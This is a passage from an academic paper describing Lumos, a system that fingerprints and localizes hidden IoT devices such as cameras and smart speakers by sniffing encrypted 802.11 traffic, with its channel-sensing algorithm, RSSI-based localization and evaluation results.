Feature Post-Processing: After computing the features for each time window, we apply two post-processing steps to prepare the data for ML training. First, to handle the diversity of feature value ranges, which can adversely affect the training,[2] we standardize the features [17] while maintaining the distribution of values. Second, we remove correlated features to avoid over-fitting in the training phase. Specifically, we use two feature reduction techniques: (1) Selecting the top ten features that have the highest mutual information score [57], and (2) We compute the cross-correlation of features, and for those features that have a higher than 95% correlation score, we only keep one of the correlated features and drop the others.

4.2 Model Training and Inference

Training: After post-processing the features, the next step is to finally train a ML model. There are typically two types of classifiers that can be trained for such a problem: multi-class and one-vs-rest. A multi-class classifier learns a single classifier for all the classes, while one-vs-rest learns one classifier per class. Due to the high diversity of IoT devices, we select a one-vs-rest classifier. The intuition is that some IoT devices transmit much more frequently than others, which leads to an extreme class imbalance, both during training and testing. While multi-class classifiers are prone to be biased towards the majority class, the one-vs-rest classifier can independently learn each device. In addition, the relevant and informative features for each device type could be different, so picking a set of globally relevant features for all devices is a sub-optimal choice. Instead, we define the one-vs-rest classifier to learn important features on a per device basis. As such, we train a binary classifier per class. We picked XGBoost as our ML classifier, as it had the highest validation accuracy and is also fairly robust to high dimensional data. We trained our classifier on the final set of features and define the following device types as the classes: Smart Camera, Speaker, TV, Plug, Security Systems, Vacuum, Kitchen Appliances, Bulb, and Doorbell.

Inference: During inference, we sniff packets on a channel and group them by their MAC addresses. For a device, let us denote P as the set of sniffed packets for that device. Then, we define the center of the time window as t, which corresponds to packet arrival times and computes the feature vector F_t based on the algorithm explained in Algorithm 1. Next, Lumos applies all the K classifiers corresponding to each one-vs-rest device type to F_t and computes the probability of predictions as

$$L_{t,k} = M_k(F_{t,i}), \forall\, k = 1:K \tag{1}$$

where M_k is the one-vs-rest classifier for device type k and $L_{t,k}$ is the probability of predicting the type of device as k at time t. We select the final label of the feature vector F_t as $Pred_t$

$$Pred_t = argmax_k L_{t,k} \tag{2}$$

Lumos then performs a majority voting for $Pred_t$'s in a given scanning period to assign a single label to the device. The same process is repeated for the sniffed packets of other available devices (every unique MAC address).

5 Device-Aware Channel Sensing

In the previous section, we presented the fingerprinting module under a simplified assumption where all the devices operate on a *single known channel*. In practice, however, we need Lumos to work in an environment where the IoT devices are possibly on different wireless networks (shown in Figure 6) spread over 30 channels across 2.4 and 5GHz WiFi frequency ranges. Thus, we need a mechanism to monitor various channels and "hop" across them in order to collect wireless data from all IoT devices for the fingerprinting step. However, note that we have no knowledge of what channel, when, where, and for how long each device is transmitting.

This problem, at a high level, is similar to the spectrum sensing [50, 63] idea in wireless networks where the goal is to

[1] Some previous work defines aggregation window in terms of the number of packets. However, this is not extendable to diverse devices, especially if they do not transmit often [48].

[2] For example, a packet size could change from 64 to 1000, but a packet type only takes discrete finite values of either 0 or 1.




Figure 6: An example of devices spread across multiple channels. Lumos uses a channel sensing strategy to minimize the time needed to ensure it logs a sufficient number of packets for each device.

sense as many packets as possible across wireless spectrum within a given time budget. In spectrum sensing, however, the objective is to maximize the total number of received packets across different wireless channels. However, our problem is different—we need to capture a sufficient number of packets from *each* active device to identify its device type.

In the rest of this section, we first start with a hindsight optimal formulation which assumes that we know the traffic behavior of each device ahead of time. While this assumption is not practical, it allows us to formally define the problem before we relax this assumption.

Hindsight-Optimal Problem Formulation: We consider a setting where we chunk time into epochs, and in each epoch, our channel sniffer can sense at most one channel.[3] Suppose we have a total time budget of T epochs and C channels and M devices assigned to various channels. Our goal is to determine a sensing schedule to cover as many devices as possible. For any given time epoch, let $sense_{j,t}$ ($j \in [1,C]; t \in [1,T]$) be a binary decision variable denoting if channel j should be sensed at time t.

Note that in order to accurately fingerprint IoT devices, we need to collect a *sufficient number of packets* from each IoT device, so that the ML models have accurate features. Let *NumThresh* denote the *sensing threshold* determined based on the requirements of the classification engine to correctly identify the types of devices. Let num_i denote the actual number of packets sensed from a device i given our choice of $\{sense_{j,t}\}$. This depends on how active the device is. To this end, we assume that we know the activity matrix (a constant input) $A_{i,j,t}$ denoting if device i is active on channel j at time t. Let $covered_i$ be an indicator binary variable denoting if device i has a sufficient number of packets; i.e., $num_i \geq NumThresh$.

Formally, the hindsight-optimal problem formulation can be written as an Integer Linear Program (ILP) as follows:

$$\forall j,t: \quad \sum_j sense_{j,t} <= 1 \tag{3}$$

$$\forall i: \quad num_i = \sum_{j,t} A_{i,j,t} \times sense_{j,t} \tag{4}$$

$$covered_i = \begin{cases} 1, & \text{if } num_i >= NumThresh \\ 0, & \text{otherwise} \end{cases} \tag{5}$$

$$\forall j \in [1,C], t \in [1,T]: sense_{j,t} \in \{0,1\} \tag{6}$$

$$\forall i \in [1,M]: covered_i \in \{0,1\} \tag{7}$$

$$\forall i \in [1,M]: num_i \in Integer \tag{8}$$

Here, Eq 3 captures that we can sense at most one channel in any given time epoch. Eq 4 captures the total number of packets sensed per device, and Eq 5 captures that each device is successfully sensed if we have more than *NumThresh* packets. The last three equations simply capture the constraints on the variables.


This hindsight optimization problem can be solved using an ILP solver [19, 47], *if the activity matrix is known*; i.e., if we already know when each device transmits a packet on its assigned channel. In our setting, however, the activity matrix is unknown and we need to solve it without this information. Next, we explain how Lumos predicts the activity matrix of each device based on the coarse collected data.

Prior Work on Spectrum Sensing and Limitations: One approach to solve the above challenge of the missing activity matrix is to view this as a multi-armed bandit based problem, as done in SpecInsight [50]. Specifically, to estimate the next channel number and the time of hopping, they formulate the problem as a multi-armed bandit game [23] and use the ε-*greedy strategy* [55] as the solution, wherein it picks a random channel with probability ε and picks the channel with maximum reward with probability $(1-\varepsilon)$. The choice of ε controls how much to rely on the learned information and is set to 0.1. To define the reward function, SpecInsight uses an indication of how close we are to receiving a packet from the active devices. So, for a device d at time t, the reward function is defined as

$$R_d(t) = max(1 - \frac{T + \mu_i * \lceil (t-T)/\mu_i \rceil - t}{\mu_i})$$

where T is the last time a packet was observed, and μ_i represents the mean packet inter-arrival time for the device. This reward function assumes that the next packet will arrive at time $T+\mu$, $T+2\mu$, and so on. At time t, the next packet is expected to arrive at time $T+\mu*\lceil (t-T)/\mu \rceil$. The value of ε controls how much to rely on mean packet inter-arrival estimates. This approach has several issues that make it ill-suited for our problem. First, the proposed reward function tries to capture all packets from every device. A high transmission rate device has lower packet inter-arrival times, and as a result, high reward value. This results in missing packets from

[3] More powerful SDR hardware [30] can sense in parallel but is not a commodity handheld solution.



(a) Nest Camera (high traffic) **(b) WiZ Smart Bulb 5 (low traffic)** **(c) WiZ Smart Bulb 2 (irregular traffic)** **(d) WiZ Smart Bulb 2 (curve fitting output)**

Figure 7: While the correlation of maximum measured RSSI and VIO is sufficient to accurately locate high transmission devices, our curve-fitting approach is more robust for IoT devices with irregular and low rates of traffic

a low transmission rate device as it is still trying to collect every packet from a high transmission rate device. Second, it calculates the mean inter-arrival time from the previously captured packets. However, some packets transmitted by a device may be missed while sniffing in another channel, resulting in inaccurate estimation of averaged inter-arrival time. This penalty is huge for low transmission devices, as we now need to wait even longer to capture sufficient packets. For example, if a device transmits packets at time t = 1, 3, 5, 7 . . . seconds and we captured packets at time 1 and 7 seconds, our estimate of mean packet inter-arrival time would be 6 seconds instead of the actual 2 seconds. To capture the same number of packets, it would take 3x longer. Moreover, there are more than 30 possible wireless channels, but a majority of them might not be active in the vicinity of a user, so it ends up wasting a lot of time sensing traffic on inactive wireless channels.

Our Approach: We address these shortcomings as follows. First, to avoid wasting time sensing inactive channels, Lumos performs a quick round robin iteration across all wireless channels to discover the active channels. We can discover the active channels based on whether we sense any beacon frames. The key insight is that the presence of an IoT device in a channel corresponds to the presence of an active access point to communicate with, which is periodically transmitting beacon frames. Therefore, a simple round robin channel hopping is sufficient to find the subset of active channels.

Next, to make our scheme unbiased towards low transmission rate devices, we modify the problem formulation to make reward 0 for a device if we have sensed enough packets from that device. It enables Lumos to handle IoT devices with diverse transmission behaviors. For high transmission rate devices, we can sense a sufficient number of packets very quickly and its reward is reduced to 0 so that Lumos can now focus on capturing packets from low transmission devices.

To address the issue of incorrect packet arrival time estimates, Lumos learns the inter-arrival time from a coarse estimate of its device type. It uses the classification engine to determine the device type using a small number of packets collected up to that time instant. Since this prediction of device type is based on very few packets, the classifier is prone to errors. Our empirical studies show that the correct device type is usually within the top three predictions. For each device, we make a prediction of its device type and fetch the corresponding mean inter-arrival times of the top three predictions directly from the training data as shown in Algorithm 2. At a first glance, the formulation might look circular, as we are trying to develop channel sensing to capture data for device fingerprinting while at the same time using fingerprinting for our channel sensing scheme. This is possible because even fewer packets from a device are good enough for coarse fingerprinting (correct device type in top three predictions). Currently, we pick a single packet inter-arrival time estimate for each device type, but this could easily be modified to pick multiple inter-arrival time estimates.

Since in our scenario we are using a coarse classifier and its predictions might be inaccurate, we take the maximum of the above reward function to maximize the number of packets captured under uncertainty. After switching to a channel, Lumos spends a fixed time (10 seconds) on that channel. We set R_d for a device to be 0 when we have sensed more than N packets (e.g., 50 packets) from a device. In addition, the reward for a channel c is defined as

$$\begin{aligned} R_c(t) &= max(R_d), \quad \text{if } R_d \text{ exists} \\ &= RAND(0,1), \quad \text{otherwise} \end{aligned}$$

where

$R_d(t) = 0$, if sensed more than N packets from device d

$$= max(1 - \frac{T + \mu_i * \lceil (t-T)/\mu_i \rceil - t}{\mu_i}), \quad \text{otherwise}$$

6 Localization

Recall that in addition to detecting and identifying hidden IoT devices, we need to locate the detected devices to provide some situational awareness to the user. RF-based source localization is an extremely well-studied problem with a number of techniques described below. The main contribution of our work is to recognize the potential of using highly accurate relative tracking of mobile phones through recent advances in Visual Inertial Odometry (VIO) in combination with sparse RSSI sampling. Due to the logarithmic relationship between RSSI and distance, it is possible to accurately localize a source when the receiver is in close proximity. This simple but effective technique allows us to rapidly estimate and visualize the position of RF sources in augmented reality.

Intuitively, we combine the RSSI measurements with the relative user position determined by VIO on smartphones. RSSI provides a coarse estimate of the distance between each IoT device and the user's phone, while VIO determines the change in position and orientation of the user over time by integrating the IMU readings with camera frames. At a high level, we can take multiple measurements of the signal strengths from different distances to the devices by asking the user to walk around the environment. While this is a sparse set of measurements, it is sufficiently spatially diverse to locate hidden IoT devices within 1 meter of accuracy.

As the user walks into the space, Lumos collects the (x,y,RSSI) samples, where x and y are relative to the initial point where the user starts walking. Figure 7 demonstrates the measured samples for three different IoT devices as the user walks around a two-bedroom house (the true location of each device is marked in red, and the colored points represent the RSSI values). We can see that as the user walks closer to each device, the RSSI values corresponding to those data points increase and then reduce as she walks away from the device (shown in Figure 7). Lumos leverages the spatial measurements of RSSI values and their variations to estimate the location of each device.

A naive approach for estimating the location of IoT devices is to pick the (x,y,RSSI) sample with the highest RSSI value, which represents the closest the user got to the device. However, this approach only works if the user walks within a very close proximity of the device. Grid-based optimization [35] is another technique that is widely used for parameter estimation with sparse samples. In this case, Lumos forms a grid in the user's walking region (with cells of 0.5m by 0.5m) and calculates the average observed RSSI values for each grid. The center of the grid with the maximum average RSSI is then selected as the device location. We can see in Figure 7 that the grid-based localization outperforms the maximum RSSI approach in lower rate devices such as WiZ Smart Light Bulbs. However, it is still sensitive to noisy measurements, especially for devices with irregular transmission rates (WiZ2 vs. WiZ5 in Figure 7).

To further refine location, Lumos takes the sparse samples and fits a surface of the form v = f(x,y) to the scattered data in the vectors of (x,y,RSSI). For this, Lumos forms 1 by 1 centimeter grids of (xq,yq) as the query points and interpolates 3D triangulation-based linear surfaces [40] at each point. Then the regional maximum of the surface is extracted as the estimated device location. A sample of the interpolated surface is shown in Figure 7 for the WiZ2 Smart Light Bulb, and we can see that this interpolation technique outperforms the other two methods. As such, Lumos combines the (x,y,RSSI) data points for each device to locate them relative to the user's location. While this technique cannot estimate the absolute location of devices in the physical space, this relative localization is sufficient to overlay a virtual object relative to the position and orientation of the user's phone.

7 Evaluation


We implemented Lumos in multiple unfamiliar environments and diverse hidden devices. Our main results are:

- Lumos can accurately identify diverse devices with 95% accuracy in under 30 minutes. This is comparable to techniques using more fine-grained features from higher network layers at the router, such as IP, DNS, etc.
- Lumos' channel sensing outperforms baselines such as random, round robin, and state-of-art spectrum sensing techniques.
- Our localization system can locate devices within 1.5m with a single random walk through the space.
- Lumos can identify previously unseen devices of the same type from different vendors and is robust across typical changes in device settings.

7.1 Implementation and Experimental Setup

Prototype: Lumos needs to sniff 802.11 packets over the air, which is currently disabled on mobile phones without special permission from the manufacturer. There are some device-specific workarounds [12] for WiFi sniffing using rooted Android devices, which shows there is no fundamental hardware/software limitation in providing such capability and this functionality could be unlocked given enough justification. Alternatively, we develop two proof-of-concept implementations of Lumos using commodity hardware:

- Using a MacBook Pro(2018) to sniff 802.11 wireless traffic and an Intel RealSense Camera T265 for capturing the VIO traces. This roughly approximates the performance of ARKit/Core available on smartphones.
- Using a combination of an iOS device and a Rpi, Lumos runs as an application on the phone and uses Bluetooth



(a) Training Setup **(b) Test Office** **(c) Test Apartment 1** **(d) Test Apartment 2** **(e) Test Lab Space**

Figure 8: Our mini IoT testbed and floor plans of the different experimental setups

Category	Devices
Camera	Nest, Canary, Ring, Blink, EZVIZ, TP-Link KC100, TP-Link KC120, D-Link, Geeni, NightOwl, HIDVCAM, OVEHEL, LookCam, MiniSpy, AlphaTech
Microphones	Google Home, Amazon Echo, SONOS, Amazon Show, Apple HomePod, Lenovo Smart Clock
Doorbell	Nest Doorbell, Kangaroo, Ring
Security	Simplisafe, ADT, Ring
TV	Vizio, Panasonic, TCL
Plug	Amazon, Wemo, TP-Link, Jinvoo Smart Plug, Gosund Smart Power Strip, TP-Link Power Strip
Kitchen	Anova Cooker, iKettle
Bulb	WiZ1, WiZ2, WiZ3, WiZ4
Vacuum	Roomba & Deebot

Table 2: Devices used as candidate hidden devices

to communicate with Rpi. The Rpi is used to sniff 802.11 wireless traffic (since wireless sniffing is currently disabled on mobile phones), and the phone is used to capture VIO trace using ARKit. Our mobile application is developed with Unity and can be compiled for iOS or Android. since we only rely on Visual Inertial Odometry module in smartphones for localization, Lumos can run even in older smartphones with basic camera and IMU sensors.

For the experiments below, we use the first setup.

Devices: Table 2 shows the devices we use for evaluation. We chose these to cover the major types of IoT devices available through retailers such as Amazon or Target. We include many cameras and microphones, as they collect the most privacy-sensitive data about a user. In addition, each category has multiple devices of the same type to avoid over-fitting to a particular vendor. We also included multiple devices from the same vendor to highlight the operational differences of different types of devices.

Environments: For testing, we deployed a variable number of devices in four different physical spaces (a total of six setups) as shown in Figure 8. Our first deployment was in an office space wherein a total of eleven IoT devices were deployed in various locations and they all were connected to a single access point. To test the performance of our system in new settings with different background traffic, we deployed a subset of devices in two separate houses with different floor plans, shown in Figure 8. We also performed a more comprehensive evaluation in a lab space with various device setups, each of which included a different density of devices at all eight locations. These setups include Low with one device from each category at each of the eight locations, Medium with two devices from each category, and High with all devices across the eight different locations shown in Figure 8e.

In all of these experiments, the IoT devices operated in a normal steady-state mode; the occupants used the same WiFi access point without any instructions, and the background traffic from non-IoT devices existed. In addition, the traffic from Apartment 1 and 2 included IoT devices that were unseen in the training dataset. For example, in Apartment 1, there were instances of smart TVs and smart light bulbs that do not exist in the training set.

For localization, we asked users to walk once around the perimeter of the experimental spaces with no other instructions and each user picked the direction or walking route freely. We repeated this process 5 times in each experimental location for more thorough evaluations.

Baselines for Comparison: To the best of our knowledge, there is no prior work that presents an end-to-end combination of device fingerprinting, cross-channel data acquisition, and localization. As such, we use baselines for individual modules.

- *Fingerprinting:* We use the device classification technique proposed by Sivanathan et.al. [53]. Note that this technique uses raw and fine-grained information from higher layers (TCP, DNS), while Lumos only uses (encrypted) 802.11 packets. So, the goal is to show that even without





Figure 9: Lumos' localization module can achieve a median accuracy of 1.5m across three different test environments



(a) Lumos performance **(b) Baseline performance [53]**

Figure 10: Lumos can accurately identify the types of different IoT devices with accuracy comparable to alternatives that assume full network access

accessing these fine-grained features, Lumos is capable of achieving similar performance.

- *Channel Sensing:* We compare Lumos to SpecInsight [50], the closest related work developed for spectrum sensing.
- *Localization:* We compare our proposed surface-fitting based localization technique against maximized RSSI and grid-based techniques presented in Section 6.

7.2 End-to-End Performance

We run end-to-end evaluations of Lumos in four separate settings. We ran our system for 30 minutes of scan time (27 minutes of wireless sniffing followed by 3 minutes of walking) and we report the final device identification accuracy and localization error. In the first three buildings shown in Figures 8b-8d, we used the pre-deployed IoT devices and their original setups as more natural evaluations. For the lab space setup (Figure 8e), we ran more sensitivity experiments; e.g., deploying at least one, two, or three devices from each category in each of the eight locations. The results are reported in Table 3. There was only one access point in all four settings, and all the devices were in the same channel. However, the channel was unknown to the user. (We evaluated the sensitivity to multiple active channels in subsequent evaluations.)

As we can see in Table 3, Lumos can identify the type of devices with an accuracy of 95% to 98%. Figure 9 shows the localization performance of Lumos across the four testing environments. We can see that Lumos achieves a median localization accuracy of 1.5m, which is sufficient to roughly locate the IoT devices in the space. Determining a sufficient level of accuracy for detecting a device is subjective; however, 1-2 meters provide users with a reasonable starting point. Figure 1 shows a 1 meter transparent sphere floating above a shelf with a localized IoT device using Apple's ARKit for tracking. The origin for the ARKit session was manually aligned with the origin from our T265 tracking system to simulate the expected final AR performance. One would imagine as new localization technologies like UWB gain traction, the expected accuracy would dramatically increase.

Environment	# Devices	Device Identification	Localization
Office	11	95.64%	1.6 m
Apartment 1	10	95%	1.4 m
Apartment 2	6	98.05%	1.5 m
Lab Space-Low	9	95%	1.6 m
Lab Space-Medium	18	95.02%	1.6 m
Lab Space-High	44	96%	1.5 m

Table 3: End-to-end results

7.3 Device Fingerprinting Sensitivity Analysis

Device-Based Confusion Matrix: Figure 10a and Figure 10b compare Lumos' fingerprinting performance with the baseline method across different device types. Among all the device types, we can see that Lumos achieves very high accuracy in detecting cameras and lower accuracy in detecting smart light bulbs. This is mainly due to the packet transmission rate. Cameras usually have a very high data transmission rate as they are continuously streaming video frames. In addition, the format of transmitted data (image or video) is unique enough to create a distinct signature. On the other hand, smart plugs have very infrequent data transmission, providing little information for fingerprinting. Compared to the baseline, Lumos has comparable but slightly lower accuracy than prior work, which has access to more fine-grained features from higher network layers (e.g., flow duration, port numbers, and DNS data). This validates our hypothesis that 802.11 packets contain enough information for fingerprinting IoT devices.

It should be noted that some of the IoT devices in Apartments 1 and 2 (such as smart TVs and smart light bulbs)




Figure 11: Lumos receives at least one packet from each IoT device at 80 seconds and can accurately detect the device types by 92%




Figure 12: Multi-time resolution aggregation improves Lumos's performance from 72.34% to 90.22%




Figure 13: Device-aware channel sensing outperforms the baselines by discovering 2x more devices in a fixed scan time.

Classifier	Accuracy
Extra Trees	83.88
Random Forest	83.79
AdaBoost	93.20
XGBoost	95.26

Table 4: Comparison of different classifiers




Figure 14: Lumos can discover all active IoT devices in 16 to 50 minutes depending on the number of active channels

are previously unseen instances; i.e., the ML models are not trained for that specific device. However, we can see that Lumos can still accurately identify these devices based on their common traffic behavior to their device type.

Impact of Classifiers: To evaluate the impact of classifiers on the performance of the system, we calculated the raw classification accuracy for different classifiers before applying majority voting. Table 4 shows the classification accuracy for the top four accurate classifiers, and we can see that XGBoost performs best across different device types by achieving an average accuracy of 95.26%. The automatic feature selection in XGBoost and its robustness to high dimensional data are the main factors that make this classifier suitable for our use case.

Impact of Multi-Time Resolution Aggregation: Next, we evaluate the utility of multi-time resolution features in fingerprinting. We train a new classifier using a fixed aggregate time window of 20 seconds, compared with the full system including multiple timescales between 1 second and 20 seconds. As shown in Figure 12, using multi-time resolution aggregation improves the average classification accuracy from 72.3% to 90.2%.

Impact of Scan Time on Fingerprinting: Next, we analyze how the classification module performs for different scan times. To isolate the impact of the fingerprinting module from channel hopping, here we assume that all devices are in a single channel which is also known to the user.

To put our results in context, we consider a hypothetical oracle that is able to identify a device as soon as it observes a single packet. As shown in Figure 11, the oracle achieves 100% accuracy at 80 sec; i.e., it has received at least one packet from all IoT devices. This is a lower bound on the time to classify, since we need to observe at least one packet.

In this respect, we see that with only 40 seconds worth of capture, Lumos can achieve 92% accuracy. Across all devices, the average number of packets received at 80 seconds is 20 packets, with a minimum and maximum of 0 and 40 packets, respectively. The accuracy improves as we collect data over more time, but Lumos can accurately classify most devices within a shorter interval. It should be noted that this is under the assumption of a known and single channel and does not account for the channel sensing scan time to find the active devices, which will be further evaluated in the next section.

7.4 Channel Sensing Sensitivity Analysis

Impact of Channel Sensing Scan Time on Device Discovery: To decouple the impact of classification performance from channel sensing and to provide a fair comparison with prior work [50], we define a notion of *Device Discovery Rate* for this evaluation. We mark a device as *discovered* if we have seen more than N packets from that device. Our analysis shows that an average of 50 packets is sufficient to identify different IoT devices, so we set $NumThresh = 50$ packets. For a fixed number of channels (in this case, five channels), we randomly assign each device (for a total of 15 devices) to a channel and compare Lumos' device-aware channel sensing

algorithm with random, round robin, and SpecInsight [50]. Figure 13 shows that Lumos substantially outperforms the baselines and discovers 92% of devices in 15 minutes and 100% of devices by 40 minutes.

Intuitively, the baselines ignore the diversity of device types and their traffic patterns, while Lumos predicts the next packet arrival time from each device. SpecInsight wastes time capturing packets from a high transmission device, thus missing the lower transmission devices. We note that the minimum required scan time to discover all devices depends on the number of access points or active channels, which we evaluate next.

Impact of the Number of Active Channels: As discussed above, the scan time needed is a function of the number of active channels and active devices. To study this, we vary the number of active channels (C) from 1 to 30 and the number of active devices (M) from 1 to 15. In each iteration, we randomly select M devices and C channels and randomly assign the selected devices to selected channels. For each scan time and C value, we perform ten independent channel assignment iterations and vary the number of devices. Figure 14 shows that to achieve a fixed device discovery rate, the scan time increases as we increase the number of channels. (The error bars show the variations for the different number of devices and across different iterations.) With only one active channel, Lumos only requires 16 minutes to discover all devices. (This time is mainly used in the initial learning phase.) Even in a complicated scenario with devices spread across 20 channels, Lumos can achieve 80% discovery rate in around 15 minutes and 100% discovery rate by 50 minutes. This is well beyond the worst-case scenario we envision, as there are usually 1–5 access points in a regular indoor environment. Even in these hypothetical cases, the user can leave their smartphone or laptop running Lumos for a longer time to discover all hidden devices.

7.5 Localization Sensitivity Analysis

The user's walking pattern can significantly affect the localization performance. On one hand, RSSI is more accurate at close ranges, so the closer the user walks by the devices, the more accurate the RSSI measurements we can obtain. On the other hand, VIO systems suffer from accumulated error as the user walks away from the starting point. To evaluate the impact of the user's walking speed on localization performance, we collected two sets of data from each test location: one when the user walks the perimeter of the room with a normal to fast speed, and one when the user walks very slowly. We observe slightly lower accuracy in faster speeds (from a median accuracy of 1.4m with lower speed to 1.6m at higher speed). The reason is that the received packets are more sparse in space when the user walks faster. However, the majority of IoT devices have a higher transmission rate than the typical walking speed. So, Lumos can localize IoT devices irrespective of the user's walking speed.




Figure 15: Lumos maintains its localization performance in different device setups

We also compared the three localization methods explained in Section 6 and noticed negligible difference across the three houses. The surface-fitting based localization is expected to outperform the baselines for low transmission rate devices. However, all three methods perform similarly if the device has a frequent and regular transmission pattern. In our current testbed, we have a mix of both low and high transmission devices, so the average accuracy remains constant.

Impact of Device Setups: While the location of devices in the room does not affect the fingerprinting, it could impact localization accuracy depending on how close the user ends up walking around them. To study the effect of device setups, we select a subset of eight devices with semi-uniform packet transmission rates to isolate the effect of the traffic pattern and locate them in eight different locations in the lab space (shown in Figure 8e). For each of these setups, the user performs the same walking pattern around the perimeters of the room. Figure 15 shows the localization accuracy in each of these eight locations. The median localization accuracy in all of these setups falls between 0.5m to 1.5m, which shows the robustness of the localization. However, we still see that the range of errors varies across setups, which is mainly due to the relative distance between the actual location of the devices and the walking pattern. For example, in both setups 4 and 8, the devices are located at the corner of the room, where the user's walking route may fall further from the devices. This adds more noise to the interpolation and localization process. Nevertheless, the 1.5m average accuracy of Lumos still provides fairly accurate zone-based localization. For example, if we divide the entire lab space into eight zones of 2 by 2 meters, each corresponding to one cubicle, Lumos achieves 93% accuracy in correctly estimating the zone of each device among all eight setups.

Impact of Walking Duration: Another factor affecting the localization performance is the amount of exploration the user is inclined to do. This particularly impacts devices with low transmission rates, as longer exploration provides more samples to correct the curve fitting process. To evaluate

